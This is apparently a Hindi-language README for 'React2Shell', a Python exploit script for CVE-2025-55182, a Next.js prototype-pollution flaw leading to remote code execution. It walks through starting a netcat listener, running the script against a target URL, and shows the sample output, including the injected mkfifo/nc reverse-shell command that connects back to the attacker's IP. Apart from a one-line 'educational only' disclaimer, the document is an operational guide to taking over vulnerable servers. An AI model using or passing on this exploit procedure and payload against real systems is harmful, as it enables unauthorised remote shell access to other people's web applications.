यह React2Shell-CVE-2025-55182 Nextjs कमजोरी का शोषण करने के लिए एक आसानी से उपयोग होने वाला PoC स्क्रिप्ट है। यह रिवर्स शेल प्राप्त करने में मदद करेगा।

🚀 React2Shell - (CVE-2025–55182) एक्सप्लॉइट स्क्रिप्ट
🔥 परिचय
इस रिपॉजिटरी में React2Shell कमजोरी (CVE-2025–55182) के लिए एक एक्सप्लॉइट स्क्रिप्ट है, जो एक विशेष प्रकार के Node.js प्रोटोटाइप प्रदूषण को लक्षित करती है, जो रिमोट कोड एक्जीक्यूशन (RCE) की ओर ले जाता है।
स्क्रिप्ट विशेष रूप से कमजोर एप्लिकेशन में एक दुर्भावनापूर्ण पेलोड इंजेक्ट करके Netcat रिवर्स शेल कनेक्शन स्थापित करने के लिए डिज़ाइन की गई है।
⚠️ अस्वीकरण
यह उपकरण केवल शैक्षिक और अनुसंधान उद्देश्यों के लिए है।
⚙️ पूर्वापेक्षाएँ
- Python 3.x
requestsलाइब्रेरीस्थापना
आप
pipका उपयोग करके आवश्यक Python निर्भरता स्थापित कर सकते हैं:pip install requests
🖥️ उपयोग
स्क्रिप्ट एक रिवर्स शेल प्राप्त करने के लिए एक केंद्रित उपकरण है और इसके लिए 3 मुख्य पैरामीटर आवश्यक हैं: लक्ष्य URL (
-u), आपका स्थानीय IP पता (-l), और लिसनर पोर्ट (-p)।1. अपना लिसनर शुरू करें

एक्सप्लॉइट चलाने से पहले, आपको अपनी स्थानीय मशीन पर एक Netcat लिसनर सेट अप करना होगा ताकि आने वाले रिवर्स शेल कनेक्शन को पकड़ सकें।
nc -lvnp 90012. एक्सप्लॉइट स्क्रिप्ट चलाएँ
स्क्रिप्ट को आवश्यक तर्क प्रदान करके निष्पादित करें। यदि आप पोर्ट (
-p) छोड़ देते हैं, तो यह डिफ़ॉल्ट रूप से 9001 होगा।
ध्वज तर्क विवरण उदाहरण -u--url(आवश्यक) कमजोर लक्ष्य का पूरा URL। http://192.168.1.100:3000-l--local-ip(आवश्यक) आपका हमलावर/लिसनर IP पता। 192.168.1.5-p--portवह पोर्ट जिस पर आपका लिसनर चल रहा है। 4444
उपयोग का उदाहरण

http://192.168.1.100:3000/को लक्षित करने और अपने लिसनर192.168.1.5:4444से वापस कनेक्ट करने के लिए:python react2shell.py -u http://192.168.1.100:3000 -l 192.168.1.5 -p 4444अपेक्षित आउटपुट
एक्सप्लॉइट लक्ष्य पर
execSyncफ़ंक्शन का उपयोग करता है, जो आमतौर पर सर्वर प्रक्रिया को अवरुद्ध करता है। इसलिए, ReadTimeout सफल कमांड निष्पादन का अपेक्षित संकेत है।### 🔥 React2Shell - (CVE-2025–55182) ### By Hasa [*] Target URL (-u): [http://192.168.1.100:3000/](http://192.168.1.100:3000/) [*] Local IP (-l): 192.168.1.5 [*] Port (-p): 4444 [*] Command: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.1.5 4444 >/tmp/f [*] Sending payload... [+] [+] Attack may be Successful! Check your Netcat Listner.सफल होने पर, आप अपने Netcat लिसनर पर शेल कनेक्ट होते देखेंगे।
🖼️ सहायता मेनू
बिना तर्कों के स्क्रिप्ट चलाने पर बैनर और अनिवार्य उपयोग निर्देश प्रदर्शित होते हैं:
python react2shell.pyआउटपुट:
### 🔥 React2Shell - (CVE-2025–55182)
### By Hasa

usage: react2shell.py [-h] -u URL -l LOCAL_IP [-p PORT]

Educational Purposes Only!!!

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     (REQUIRED) The target URL (Ex: "[http://example.com:3000](http://example.com:3000)")
  -l LOCAL_IP, --local-ip LOCAL_IP
                        (REQUIRED) Listner or Attacker IP (Ex: "192.168.100.1")
  -p PORT, --port PORT  Listner Port (Default: 9001)